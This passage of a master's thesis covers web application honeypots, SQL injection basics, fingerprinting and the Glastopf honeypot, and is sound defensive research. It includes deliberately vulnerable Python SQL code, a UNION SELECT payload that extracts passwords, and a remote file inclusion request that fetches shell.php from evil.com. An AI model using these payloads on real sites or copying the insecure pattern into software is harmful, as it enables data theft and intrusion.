MUNICH UNIVERSITY OF APPLIED SCIENCES
DEPARTMENT OF COMPUTER SCIENCE AND MATHEMATICS

MASTER'S THESIS

Web Application Honeypots
with Focus on SQL Injection Emulation Capabilities

Isabella Rebecca Katharina Neigert

Examiner:	Prof. Dr. Hans-Joachim Hof
Supervisor:	Christoph Pohl
Due-date:	23. April 2015

Abstract

Intelligent honeypots with emulation capabilities are important for analyzing the intrusion techniques of attackers. An intruder, convinced of the authenticity of a website and its vulnerabilities, provides more information to the honeypot and may be provided with honeytokens himself. This thesis examines existing approaches of web application honeypots. Moreover, it focuses on emulating the success of SQL injections and forming appropriate responses, whereas in reality the attacker is not successful. GlastopfInjectable is developed, an extension of the web application honeypot Glastopf. The SQL injection emulator distinguishes each attacker with fingerprinting and maps an attacker-specific database copy. SQL injections from user input reach the sandboxed database copy, which stores artificial sensitive data. The copies are kept and reused for returning attackers to serve multi stage attacks. Tests evaluate the convincibility and other factors of GlastopfInjectable towards the attacker. Some comparisons with the normal Glastopf version are shown. Additionally, the log files of real attacks against a GlastopfInjectable instance are analyzed.

Table of Contents

Glossary

BLOB	**Binary Large Object**: A piece of binary data.
DBMS	**Database Management System**: Manages persistent data in a database and the interaction with applications.
Dork	A vulnerable path inside the application to bait attackers.
HTTP	**Hypertext Transfer Protocol**: Protocol for network transmission of hypertext documents. Mainly used for websites.
IP	**Internet Protocol**: Protocol for packet-based communication inside networks.
LAN	**Local Area Network**: A network that is confined to a limited space.
NAT	**Network Address Translation**: Translation of an IP-address between network borders.
OWASP	**Open Web Application Security Project**: A non-profit-organization with the goal to improve web security.
RFC	**Request for Comments**: A technical / organizational document series concerning the internet.
SQL	**Structured Query Language**: A programming language for relational databases.
TCP	**Transmission Control Protocol**: Reliable host-to-host protocol.

1 Introduction

This chapter explains the problems of attacks against web applications and the goals of this thesis.

1.1 Motivation

The internet plays an important role for companies all over the world, as their business relies on it. A company's business processes are often handled over distributed systems and internet presence attracts new customers or is even used as e-commerce. Unfortunately, there are many threats from cyber crime, which can cause huge damage. For example, attackers can steal sensitive data for misuse or can cause failure of the system. According to Rist [1] compromised websites can even result in serving malicious content to customers. Injection flaws belong to the top 10 threats in the year 2013 [2]. Injection means, that an application executes commands of an attacker through intentional exploit of syntax [3]. It can be prevented with specific programming methods. The brochure "Hackerangriffe 2013" (hacking attacks 2013) [4] presents the consequences of some successful attacks against companies. For instance, the NASA was attacked with a technique called "SQL injection", which caused theft of e-mail addresses and secret passwords. Integrity and confidentiality violations are serious problems for a company and its customers. In some countries, such as Germany, companies may be liable for damages, because the law states that sufficient technical action has to be taken to secure personal data of customers. The appropriate German law is the BDSG (Bundesdatenschutzgesetz / Federal Data Protection Act) [5].

Therefore, it is important to learn more about attackers and their latest techniques. In the future, more defenses against such attempts need to be developed to prevent

successful intrusion and to track attackers.

1.2 Tasks and Goals

Honeypots are an important technology for researchers to learn more about attackers. "A honeypot is a security resource whose value lies in being probed, attacked, or compromised" [6]. According to Provos [7] "honeypots are closely monitored network decoys, which [...] can provide early warning about new attack and exploitation trends and they allow in-depth examination of adversaries during and after exploitation of a honeypot". In other words, a honeypot is a system, which is supposed to be attacked. Log files from an attacked honeypot can be analyzed to get to know attackers, to see their approaches and to prevent attacks in the future.

Figure 1.1 shows the relationship of credibility and provocation. When a honeypot behaves intelligent and imitates vulnerabilities accurately, it gains credibility towards the attacker. The more the attacker is convinced of the authenticity of vulnerabilities and does not realize that he attacks a honeypot, the more an attacker is provoked to conduct further exploits. This way the attacker's interest is kept and the number of attacks is increased. In Chen's and Buford's paper [8] a honeypot with emulation capabilities is developed, which convinces the attacker, that he is successful in gaining valuable information, while he is misinformed in reality.



Figure 1.1: Relationship of credibility and provocation

This thesis presents an own emulation concept for SQL injections called Glastopf-Injectable. It is developed and implemented on top of Glastopf, which is an existing honeypot. Present intelligent emulation approaches are examined to support new

emulation ideas. The main goal for the honeypot GlastopfInjectable and its SQL injection emulation is to maximize accuracy and credibility. During the testing phase the usefulness of the implemented approach is challenged. Is the emulation's behavior accurate enough to compete with a real vulnerability? Is an attacker convinced successfully? Is GlastopfInjectable capable of running in productive environments?

2 Basics

This chapter explains technical basic knowledge about SQL injection, honeypots and fingerprinting, needed for later use.

2.1 SQL Injection

SQL injection is an attack technique against web applications interacting with a database, in which the attacker tries to execute malicious SQL statements.

2.1.1 SQL in Web Applications

Structured Query Language (SQL) is "the most widely used database manipulation language" [9]. Different software companies have concurrently developed their own SQL dialects with slightly different SQL syntax, such as MySQL, Oracle Database and PostgreSQL [9].

SQL is used by web applications, which generate their content dynamically, to provide and manipulate persistent data from a database. Queries are used for interaction between a web application and its database. Sometimes a web application needs to react to user specific needs, thus embeds user input within a query to generate the response. For example, the web interface offers a search box, where the customer can type in a product name in order to find a product.

Insecure Python code to query the database is shown in Listing 2.1, which is a modified example from the book "24 Deadly Sins of Software Security" [10].

```
1 import MySQLdb
2 conn = MySQLdb.connect(host = "127.0.0.1", port = 3306,
3   user = "admin", passwd = "passwd", db = "db")
4 cursor = conn.cursor()
5 cursor.execute("SELECT * FROM products WHERE name = '" + name + "'")
6 results = cursor.fetchall()
7 conn.close()
```

Listing 2.1: Python code vulnerable to SQL injection

In Listing 2.1 the variable `name`, which is the user input, is concatenated to the query. A normal customer would probably type in something like `Raspberry Pi`, which leads to the final query

```
SELECT * FROM products WHERE name = 'Raspberry Pi'
```

that returns all the products with the exact name `Raspberry Pi`.

2.1.2 SQL Injection Attack Technique

The code from Listing 2.1 does not represent a good style of coding, because the concatenation of unvalidated user input with the query is insecure. An attacker can also type a malicious SQL string into the search box. "A SQL injection attack consists of insertion or 'injection' of a SQL query via the input data from the client to the application" [11].

For example, the attacker may type in:

```
Raspberry Pi' UNION ALL SELECT password, email FROM customers--.
```

Consequently, the concatenated query looks like

```
SELECT * FROM products WHERE name = 'Raspberry Pi' UNION ALL SELECT password,
email FROM customers--'.
```

Hence, the query does not only retrieve matching products, but also sensitive data from the customer table. It depends on the web application's further data processing, if all is shown in the Hypertext Transfer Protocol (HTTP) response or not.

When an attacker finds a SQL injection vulnerability in a web application, he may be able to read, manipulate or delete the contents of its database. According to

Howard, LeBlanc and Viega [10] this can lead to disclosure of sensitive data or even to machine compromise or spreading of malicious software. Kim [12] confirms that a full compromise of the database or of the system itself are a possible consequence.

2.1.3 Attack Locations for SQL Injection

Halfond and others [13], as well as Chen and Buford [8] explain various possible input locations for SQL injection, which is any HTTP user input, such as web forms, hidden HTML forms, cookies, server variables or through the second-order injection mechanism. HTTP user input usually comes from form submissions in HTTP GET or POST requests [13]. Cookies are files on the clients' machines, that determine the server state for each client, when sent to the server [14]. According to Halfond and others [13] some web applications use the cookie's value to build SQL queries. Thus, an attacker can embed an injection string in the cookie. Server variables are collections of variables like HTTP headers, network headers or environmental variables [13]. Web applications sometimes use such information for logging, for example to create usage statistics. Writing unsanitizised server variables to a database offers a SQL injection vulnerability. Second order injections are not executed immediately when sent. Instead, inputs are seeded into a system or database and triggered at a later point of time, when the web application uses it [13].

2.1.4 Types of SQL Injection

Two main types of SQL injection are distinguished, which are classic injection and inference injection [15]. Classic injection tries to provoke a response, that indicates that the attack was successful. For example, the web page shows all results from a union-based injection. In contrast, a web application may not show the SQL response inside the HTTP response. Hence, the attacker does not receive feedback, which is called blind injection. To check whether injection works or not, he can use behavior-based inference injection. For example, time based attacks can provoke delays and conditional queries can provoke deviant behavior [15].

2.1.5 Attack Procedures and Multi Stage SQL Injection Attacks

Halfond and others [13] categorize attacks based on their intents and list all following:

- Identifying injectable parameters.
- Performing database fingerprinting.
- Determining the database schema.
- Extracting data.
- Adding or modifying data.
- Performing denial of service.
- Evading detection.
- Bypassing authentication.
- Executing remote commands.
- Performing privilege escalation.

During an attack procedure, the attacker performs multiple injections of various intent types to reach his ultimate goal. The following section describes an example attack procedure.

Before the exploit occurs, an attacker with zero knowledge about the target web application usually performs reconnaissance. The reconnaissance phase consists of information gathering, where the attacker examines the target organization. Peikari and Chuvakin [16] explain that the goals of reconnaissance are to determine the targets and to find best avenues for an attack. Hence, at a web application (target organization) the attacker has to identify at which locations (targets) which attack types are working. Querying the target directly is called active online reconnaissance [16].

The attacker tries to find all user inputs and tests them for the SQL injection vulnerability. After having identified injectable locations, the attacker needs to find out which SQL syntax is used by the web application, also called database

fingerprinting [8]. As the syntax of database errors are database specific, Chen and Buford [8] suggest to provoke a database error through injecting unexpected input. Finally, the attacker tries to learn about the database schema, like structure, table names and names and types of the tables' columns [8].

With all that knowledge, the attacker can easily try to inject any attack with the intents from above. He can extract data, if the web application embeds the SQL query result into the HTTP response. With a tautological expression, which means it is always true, it is possible to bypass authentication [13]. If the attacker wishes to provoke a denial of service, he can drop tables.

Finally, most attackers seek a full compromise of the victim's system. This can even be possible with specific SQL injection attacks. To give an example, on Microsoft SQL Server 2000 an extended stored procedure called `xp_cmdshell` exists. The Microsoft SQL Server documentation [17] says, that it "executes a given command string as an operating-system command shell. [...] By default, only members of the sysadmin fixed server role can execute this extended stored procedure." Though it is risky for misuse, when SQL server is not well configured. In the OWASP Testing Guide v4 [18] a misuse case of `xp_cmdshell` is exemplified, where an executable trojan is uploaded and used on the target database server.

2.1.6 Counteraction - Secure Programming

The prevention of SQL injection is only shown briefly, because it is not relevant for this thesis. There are various mechanisms, programmers should use in their web applications to validate untrustworthy user input. Howard and others [10] suggest to use prepared statements. A prepared statement is a predefined and precompiled SQL statement, which may contain placeholders for adding input later [19]. This way, the database is able to distinguish between code and data [20]. Other techniques are called stored procedures or escaping of user input [20]. Moreover, the OWASP SQL Injection Prevention Cheat Sheet [20] suggests to use the principle of least privilege as additional method. Potential damage is minimized through account privileges

that are as minimal as possible.

2.2 Honeypots

Spitzner [6] defines a honeypot as "a security resource whose value lies in being probed, attacked, or compromised". They are closely monitored systems, which are intentionally left vulnerable to provoke attackers to attempt unauthorized intrusion [21].

Honeypots have various goals, depending on their type of purpose. According to Mali and others [21] a production honeypot is placed inside the production network with other production servers. There it can distract attackers from real systems or give early warnings for new attacks and exploitation trends, like Provos [7] mentions as goals. A research honeypot's goals are to find motives and tactics of attackers and it enables the researchers to invent new protection mechanisms [21].

2.2.1 Interaction Types - High-Interaction and Low-Interaction

Commonly, honeypots are categorized into levels of interaction, which are low-interaction, high-interaction and hybrid systems. Provos [22] describes, that high-interaction honeypots offer the attacker a full system to interact with. Instead of emulation, real systems are used, which are either real physical machines or virtual machines. With a high-interaction honeypot it is possible to collect in-depth information about the procedures of an attack. Provos [22] mentions a higher risk as disadvantage of a high-interaction honeypot, as a compromised machine can be used to attack other systems. In contrast, low-interaction honeypots simulate a limited number of network services to make the adversary believe he interacts with a real system [22]. On one hand they are easy to install and have low risks. On the other hand, they have less capabilities. Provos [22] gives the example, that a low-interaction honeypot is not well suited for capturing zero-day exploits. They are rather used for detecting known exploits and measure the frequency of attacks towards a network.

2.2.2 Web Application Honeypots

A web application honeypot is basically a web server with an HTML attack surface [15]. It offers pages with known web application vulnerabilities to attract adversaries, while a real vulnerability is not present. These vulnerabilities are found by attackers using search engines. Existing web application honeypots are Glastopf [1], HIHAT [23], DShield Web Honeypot Project [24] and Google Hack Honeypot [25]. Glastopf is discussed in detail in the related work chapter 3.1. The Honeynet Project [15] describes how a web application honeypot works: Glastopf has request handlers, also called emulators, that classify and handle incoming requests. Emulators imitate the vulnerabilities by building responses to attacks, so that the attacker assumes he was successful. According to Rist [1] all other web application honeypots work template-based.

2.2.3 Malware Honeypots

Furthermore, Provos [22] explains malware honeypots, which collect malicious software. Provos [22] evaluates malware, that spreads automatically over the network from machine to machine, as most destructive. As example, botnets are created through such spreading malware and can be used to conduct distributed denial of service attacks from multiple machines. New malware is detected by malware honeypots and thereafter is analyzed with the goal to alert and build defenses, such as extending the list of signatures of antivirus systems and intrusion detection systems [22]. Nepenthes and Honeytrap are examples for existing malware honeypots.

2.2.4 Database Honeypots

It is also worth to mention database honeypots, as this thesis concentrates on SQL injection emulation. Meenakshi and Sri [26] claim, that SQL injection activities are not recognized by basic firewalls. Therefore, companies often use database firewalls with honeypot architecture. An intruder's requests are forwarded to a trap database (database honeypot), while the productive web application keeps running [26].

2.3 User Fingerprinting

As recognition of unique attackers is needed for later implementation, user fingerprinting is discussed in this section.

2.3.1 Insufficiency of IP-Address based User Recognition

IP-addresses are not always sufficient for a server to recognize its unique visitors. The problems are discussed in the following sections.

Dynamic IP-Address Allocation

Internet service providers allocate IP-addresses dynamically to their customers' routers with the Dynamic Host Configuration Protocol (DHCP) [27]. Hence, it can happen that after the time interval of about one day users cannot be recognized as the same individuals anymore over their IP-addresses.

Network Address Translation

Due to the Network Address Translation (NAT) protocol, the hosts of a Local Area Network (LAN) use the same IP-address outside the LAN. Donahue [28] defines a LAN as a network that is confined to a limited space. This can be an office building, a floor, a school or a home. According to Kurose and Ross [14] NAT was established due to the shortness of IP-addresses of the IPv4 protocol. The RFC 1631 document [29] describes, how the IP-address of a packet is translated by the router, connecting a LAN to the outside world. The router knows the IP-addresses of its hosts. Receiving a packet from one of the hosts, it replaces the source IP-address with its own public IP-address, before it forwards the packet to the outside world. Then, the router receives the response and forwards it to the appropriate host. The scenario is shown in Figure 2.1. Because of NAT a high number of internet users of one organization use the same IP-address. If only the IP-address is used to recognize users, all these users appear as one user.



Figure 2.1: Network Address Translation cf. [14, 29]

It is worth to mention that there is another use scenario of NAT with an even larger impact. According to the RFC 6333 [30] Dual-Stack Lite enables a broadband service provider to share IPv4 addresses among customers. This means, that several customers may have the same IP-address at the same time.

Onion Routing

Another reason for the weakness of IP-address recognition is that attackers can hide behind proxy servers or use onion routing services like Tor. "Tor is a network of virtual tunnels that allows people and groups to improve their privacy and security on the internet" [31]. Using Tor, a packet is routed over three machines of the Tor network called Tor nodes, before it reaches its destination [31]. Thus, a server receiving a packet from a Tor user, only gets to know the IP-address of the Tor exit node. One randomly chosen route, called a circuit is used for a time interval of usually 10 minutes, before a new circuit is chosen [31]. With Tor there are two problems of recognizing attacker revisitation. First, the IP-address of the exit node is only used for 10 minutes. Second, several users use the same Tor exit node.

Botnets

A botnet is a network of compromised machines that is remotely controlled by an attacker [22]. They can be used to perform distributed denial of service attacks, send spam or phishing mails or exploit the compromised machines themselves, e.g.

identity theft of their users. It is also possible to attack web servers or honeypots over compromised machines. Thus, user recognition based on the source IP-addresses of attacks is again not sufficient, when one attacker conducts them from many various physical machines.

2.3.2 Fingerprinting and Tracking Techniques

Broder [32] defines fingerprinting as a short tag for larger objects with the characteristic, that one fingerprint usually represents one unique object. Hence, different fingerprints almost certainly have different corresponding objects. The probability is very small, that the fingerprint is the same for two different objects [32].

Active and Passive Browser Fingerprinting

Today, digital fingerprinting is used by websites to recognize their users as different individuals.

Tillmann [33] describes two different purposes of fingerprinting, such is visitor tracking and protection against identity fraud. He distinguishes between passive and active fingerprinting. According to the protocol definitions (HTTP, TCP and IP), a computer sends information about its system configuration to the web server with each request. The information is pretty user peculiar and can be used for passive fingerprinting. For example, this can be the IP-address or the HTTP User-Agent header information. Active fingerprinting needs extra communication, provoked by client side script languages, such as JavaScript or Flash. Scripts can request the user system's installed fonts, time zone, available plugins, screen resolution and many other things. Tillmann [33] writes that only four fingerprinting values (e.g. plugins, fonts, MIME types and User-Agent) are enough to determine a fingerprint of which the probability of uniqueness is 87%.

But unfortunately these techniques are easy to spoof or to block. For example, HTTP header fields can be modified easily and client side scripts can be blocked. Moreover, the active fingerprinting is rather designed for browser based HTTP-

communication. A lot of browserless attack tools would not react to client side scripts.

Cookies

Kurose and Ross [14] say that cookies allow web sites to keep track of users. Thus, web servers can provide user specific content such as a commercial website that shows advertising for products the customer showed interest in before. The reason for the need of cookies is, that HTTP is a stateless protocol [34]. That means, that it does not remember the state of previous HTTP communication. For example, when a user logs in, he receives the appropriate HTTP response once, but later a successful authentication is not remembered by the server without session management. According to the RFC 2965 [35] session management "allows clients and servers to exchange state information to place HTTP requests and responses within a larger context". Kurose and Ross [14] describe the cookie functionality: The web server sets the header line "Set-Cookie" in the HTTP response message. The client's browser stores the cookie value and its attributes. With every request to the same web server, the cookie is sent back. Thus, the web server recognizes the user and retrieves the state of the session.

Unfortunately, cookies can be modified or just blocked by attackers. Most attack tools would not react appropriately to received cookies. This is why cookies cannot serve as a serious tracking method by honeypots. Though, session management plays a role for GlastopfInjectable's architecture later. It is integrated as a new vulnerability with the main goal to convince the attacker of the server's statefulness.

Tracking Tor Users

There are several techniques to deanonymize Tor users, but costs and complexity are far too high to actually implement them for GlastopfInjectable. Though a few are mentioned here to show that it is possible.

- **Running own Tor nodes:** According to the official Tor website [31] anybody

can run Tor nodes. That means with enough own Tor nodes, it is possible to get to know the IP-addresses of Tor users and parts of their temporary circuits.

- **End-to-end timing attack:** If outgoing traffic from the Tor user can be monitored, as well as incoming traffic to the destination, a timing analysis can discover that the traffic belongs to the same circuit [31].

- **Traffic pattern analysis:** Incoming and outgoing traffic of the Tor network is observed. Due to traffic patterns it is possible to recognize connections between senders and receivers of traffic [36].

Tracking Botnets

Similar to Tor user tracking, the cost of botnet tracking is too high for implementation during this thesis. Provos [22] describes the technique of tracking and shutting down botnets. It consists of a multistep operation:

- Gather data about an existing botnet through honeypots or an analysis of captured malware.

- Smuggle a client into the network to study the attacker, his techniques and get to know his victims.

- Interfere the communication between the remote command & control server and his victims or shut down the command & control server itself.

3 Related Work

The related work chapter presents the web application honeypot Glastopf and a paper, which discusses the design of a honeypot specialized in SQL injections.

3.1 The Web Application Honeypot "Glastopf"

Glastopf is a low-interaction web application honeypot, written in Python. The practical part of this thesis is based on Glastopf. Therefore, details are presented in this section. The following text passages explain the motivation for developing Glastopf, its intentions and its architecture, all taken from Rist's Glastopf documentation [1], unless otherwise cited.

Lukas Rist started the development of Glastopf as a student in 2009 at Google Summer of Code [37]. Glastopf's Github site [38] shows, that it is frequently enhanced by Lukas Rist and other contributors until today. A motivation for writing Glastopf, instead of using existing honeypots like HIHAT, DShield Web or Google Hack Honeypot was that all these honeypots use modified templates from real web applications. This has the disadvantage that new templates have to be written for supporting new vulnerabilities. In contrast, Glastopf uses the approach of attack-specific handlers, also called vulnerability emulators. Another motivation was catching multi stage attacks. An attacker, who tests the existence of a victim's vulnerability receives a positive response from the vulnerability emulator and is encouraged to do follow-up attacks. The goal of Glastopf is to convince the attacker that it is vulnerable by responding according to the expectations of the attacker.

Glastopf's web server is a minimal HTTP request handler, which is written in Python and that takes requests from a client and returns responses. In detail, it parses the request, recognizes its HTTP method and classifies the type of attack.

According to the type of attack, an attack-specific handler (emulator) is triggered. It generates the response to simulate a successful attack. All requests are logged to allow later analysis. Rist's documentation [1] is from the year 2010, though the Glastopf code [38] shows, that the principles of HTTP request handling, classifying and emulating are still the same. Rist [1] demonstrates the workflow with an example: Glastopf receives the request line

`GET http://example.com/vulnerable.php?color=http://evil.com/shell.php HTTP/1.1`.

The attacker defines a variable "color", which leads to a malicious file. Glastopf's rule based classification identifies this attack as a remote file inclusion (RFI). The RFI handler stores the injected file to disk for later analysis. Additionally, a HTTP response is formed. A simple PHP parser generates all outputs from the remote file, which are embedded in the HTML file of the response.

Another interesting aspect of Glastopf is its dynamic dork list and dork page generation [1]. A dork is a vulnerable path. Each dork, which the attacker tries on Glastopf honeypot and which is not present yet, is added to the dork list. Dork pages are generated frequently and consist of dynamic text and dorks. For example, when the attacker tries the dork `hackme.php`, it appears in future dork pages. Next time, a search engine crawler indexes the Glastopf instance, it adds the dork `hackme.php`, as well. This concept attracts new attackers, who are looking for this dork.

3.1.1 Glastopf's SQL Injection Handler

Glastopf gained SQL injection emulation capabilities in 2012, a module developed during the "Cyber Fast Track" project, a research program originated by a research arm of the U.S. Department of Defense [39]. The Cyber Fast Track final report [15] describes the procedure of the SQL injection attack handler, which consists of the steps pre-processing, pre-classification, lexing/parsing, classification and response generation.

During the pre-processing phase the injected SQL query is de-obfuscated. The

pre-classifier checks if a query is parseable or not by matching it to patterns, specified in the file `modules/classification/sql_utils/patterns.xml`. For instance, a pattern can determine that every opening parenthesis needs a closing parenthesis. If something is not parseable, lexing/parsing and classification are skipped to proceed with response generation immediately. Through the lexical analysis the query is transformed into a series of tokens and then turned into logical expressions through parsing. For classification the tokens are compared to rules defined in `queries.xml`, using the order of the parsed query tree. The last step is response generation. If a query is not parseable, the response is generated by using a predefined error message from `responses.xml`. Otherwise, the result from the lexical analysis and the token parser is compared to request patterns in the file `queries.xml`. The most similar pattern and its corresponding predefined response is chosen.

3.2 Other Web Application Honeypots

There are other web application honeypots than Glastopf, like HIHAT, Google Hack Honeypot and DShield [23–25]. The High Interaction Honeypot Analysis Toolkit (HIHAT) is a web based high-interaction honeypot, which has the ability to transform arbitrary PHP applications into HIHAT's attack surface [23]. After the year 2007 further development of the tool did not occur.

Google Hack Honeypot collects data about search engine hackers, who use search engines as a hacking tool against misconfigured and vulnerable web applications on the internet [25]. Google developed this tool because of the immense and increasing amount of data in the Google index, containing more than 8 billion pages in February 2005 [25]. Just like HIHAT, Google Hack Honeypot's latest release was in 2007.

DShield Web Honeypot Project is a simple semi-interactive honeypot, that is implemented in PHP and captures web application exploits [24]. Its latest update took place in 2010.

3.3 The paper "Design Considerations for a Honeypot for SQL Injection Attacks"

Chen's and Buford's paper [8] considers the design of an application layer honeypot that is specialized in attracting SQL injection attacks. The goals are to learn more about SQL injection attacks and to provide the attacker with false information, used for tracking him later. The approaches and goals of the paper overlap with the ones of this thesis and influence the design concepts of GlastopfInjectable. Therefore, some aspects are presented in the following section.

Chen and Buford [8] criticize the passiveness of honeypots, that are waiting for attackers who are searching the internet for websites with known vulnerabilities. The honeypot is only found when it exhibits the same vulnerability. To solve this problem, Chen and Buford [8] suggest that the honeypot should always respond with the existence of the vulnerability as being probed. Also during reconnaissance phase the honeypot's responses need to appear genuine and consistent, so that the attacker is encouraged for attack completion. Chen and Buford [8] think that the easiest approach for consistence is to use a real database.

During a SQL injection attack sequence, an intruder tries to gain unauthorized access to data, bypass authentication or modify the database. All these goals can be used to trick the attacker. To convince the attacker of a successful database modification, Chen and Buford [8] recommend to work with a temporary copy of the database. The attacker's attempt of unauthorized data access can be used by the honeypot to spread disinformation, which is a defense of low cost and low risk. Pieces of information appearing valuable, such as usernames, passwords and credit card numbers are in truth false and are used for tracking. This concept is called honeytokens and is originally suggested by Spitzner [40]. Chen and Buford [8] have the idea, that fake credit card numbers could be created by credit card companies and trigger an alert, when misused during a fraudulent transaction.

Chen and Buford [8] consider how to prevent escalation trough operating system compromise, permission escalation, or malicious code upload. It is advised to restrict

the use of stored procedures. Moreover, the use of an attack blocker proxy between the application and the database is recommended, originally suggested by Liu and others [41].

A honeypot without any defense might appear suspicious towards an intruder [8]. It is suggested to activate common defenses that prevent some parts of the vulnerability, whereas others are vulnerable. An example for this is using the defense of generic error messages instead of exact ones, but without causing limitations to the possibility of blind SQL injection.

Finally, Chen and Buford [8] propose a design for a hybrid honeypot. A conventional e-commerce application is used as the storefront web server. For database access and other services, it connects to other distributed machines inside the production network. An intrusion prevention system in between monitors the traffic and reroutes it to the honeypot system, when classified as an attack. The low-interaction part of the honeypot system emulates the topology of a production network. Such network can be emulated for example with honeyd. A high-interaction honeypot handles all SQL injections with a SQL server populated with synthesized customer and transaction data. The high-interaction honeypot is built through virtualization. Virtualization has the advantage of isolation, so that the host operating system is not damaged, when an attacker compromises the high-interaction honeypot. Outgoing traffic from the hybrid honeypot is blocked by a firewall and cannot reach the real production network. Thus, the honeypot system has its own isolated subnetwork. Chen and Buford [8] reason how to create a SQL database populated with interesting data. It must not have real customer related information or real proprietary information, though it has to have production quality. One creation technique is a translator from production databases, the other technique is to synthesize real data automatically or manually. As a static database is suspicious for an attacker, it is advised to update the database frequently.

Chen and Buford [8] come to the conclusion that such honeypot systems can be valuable tools for securing web applications.

4 GlastopfInjectable

This chapter describes the practical work of this thesis. A new approach of SQL injection emulation is developed for the web application honeypot Glastopf, called GlastopfInjectable.

All following work of GlastopfInjectable is based on a Glastopf fork from November 10th 2014, Glastopf version `3.1.3-dev` and commit number `21e10731b73210aa0a145aa9554d9cd2400a3537`. GlastopfInjectable's code is available on Github at `https://github.com/rebeccan/glastopf`.

4.1 Why Glastopf?

This section discusses the suitability of Glastopf and the alternatives for the development of GlastopfInjectable.

In contrast to Glastopf, HIHAT, Google Hack Honeypot and DShield are not under active development anymore. Furthermore, it does not seem that their goals include intelligent vulnerability emulation. Google Hack Honeypot's goal is being found by search engine hackers. A behavioral study about Glastopf and DShield [42] concludes, that DShield provides a very limited response to the attackers.

Glastopf is the only web application honeypot, which already has an approach of SQL injection emulation. It is a well documented open source project and is still being updated by its developers. Compared to the other web application honeypots, Glastopf is most suitable for the purpose of this thesis. The existing SQL emulation helps to develop an improved approach.

4.2 Requirements Analysis

The requirements analysis discusses deficiencies of Glastopf and why the old SQL injection emulator is insufficient. The ideas of improvement are presented and requirements are defined.

4.2.1 Deficiencies of Glastopf

In general, low-interaction has the disadvantage of a rather static behavior. This leads to low fidelity towards an attacker, like Provos [22] criticizes. The primary SQL injection emulator, described in section 3.1.1 has the disadvantage of rigidity as well. All SQL injections have to be parsed and matched with patterns, before choosing a predefined answer. Currently, the patterns and answers are not defined completely so that they do not provide a good response for all possible queries. Sure, it would be possible to continue this approach, but it behaves only as consistent and logical as the patterns are defined. Furthermore, the ability of persistent updating through SQL injections with modifying intents is missing. For example, a drop of a table or an insertion of a row cannot be memorized, thus have to be answered by a default error message. If the attacker experiences that injection generally works, he might become suspicious. Hence, rigidity, inconsistency and impersistence can cause mistrust during multi stage attacks and prevent further interest.

In fact, Glastopf is not a real web application and does not use a real database system for interaction, except for logging. All information presented towards a visitor is generated through emulators. The behavior of most emulators is pretty static. Glastopf offers an authentication form, but there is no emulator that simulates positive or negative feedback.

Another problem is that session management is missing. Glastopf provides a correct response for each request, but it cannot handle user states over several requests. For example, a successful authentication would not be remembered during further requests.

At first sight, the whole web application does not seem static at all. Glastopf uses

a dork page generation, explained in chapter 3.1. The pages contain new textual content and dorks frequently. This creates new search engine entries and enlarges the attack surface. The problem is that Glastopf uses the pages too dynamically. Even after a reload, the presented page changes. The disadvantage of this is, that Glastopf seems inconsistent. Attack tools like sqlmap have problems to analyze the varying HTTP responses to determine, whether SQL injection was successful or not.

4.2.2 Ideas of Improvement

This thesis develops a new approach of handling and emulating SQL injections. A high-interaction database system is integrated for executing injected queries and HTTP responses are generated with these results. Thus, GlastopfInjectable becomes a hybrid-interaction honeypot. To recognize revisitation, the attackers' fingerprints are collected. Thereby isolation is possible, as for each attacker a different database copy is provided. Attackable databases contain artificial sensitive data and probably some honeytokens, but never real sensitive data. Parts of the application are intentionally vulnerable to SQL injection, leading to the database copy.

High-interaction honeypots have higher risks [22]. To isolate the attackable databases from the low-interaction system, they are sandboxed within a virtual machine.

Furthermore, GlastopfInjectable's appearance towards the attacker or the attacker's SQL injection tools has to be convincing. Modifications which are important for SQL injection presentation are implemented. To give an example, session management is needed to solve the problems of statelessness, as described before. For a high SQL injection detection rate by tools, the HTTP response inconsistency is lowered. Acceptance is tested mainly with the SQL injection attack tool sqlmap, whereas it is desired that sqlmap generates a high amount of positive vulnerability findings.

4.2.3 Requirements

The following list gives an overview of the tasks for the development of the new approach of SQL injection emulation.

SQL Injectable Emulator

- Add a new emulator (`SQLInjectableEmulator`).
- Provide suitable queries and tables, adequate to the user interface and offered parameters.
- Adapt the attack classification.

Fingerprinting

- Recognize attackers with fingerprinting.

Databases

- Create a honeytoken database.
- Provide a copy mechanism for the database.
- Assign attackers to database copies for a reuse logic.

Sandboxing

- Isolate the execution of SQL injections inside a virtual machine.
- Automate the creation of the virtualized environment.
- Offer a recreating mechanism for destroyed virtual machines.

Session Management and Appearance

- Embed the responses from the SQL injection emulation inside nice looking dork pages with authentication and comment forms.
- Integrate a session management for stateful HTTP.
- Reduce the inconsistency of the dork page generation.

4.3 Architecture and Implementation

4.3.1 SQL Injectable Emulator

Each HTTP request is handled by an emulator to form a response. Glastopf provides all its emulators inside the package `glastopf/modules/handlers/emulators`. Among them is the old SQL injection emulator, called `SQLiEmulator`. For its replacement the new emulator class `SQLInjectableEmulator` is defined.

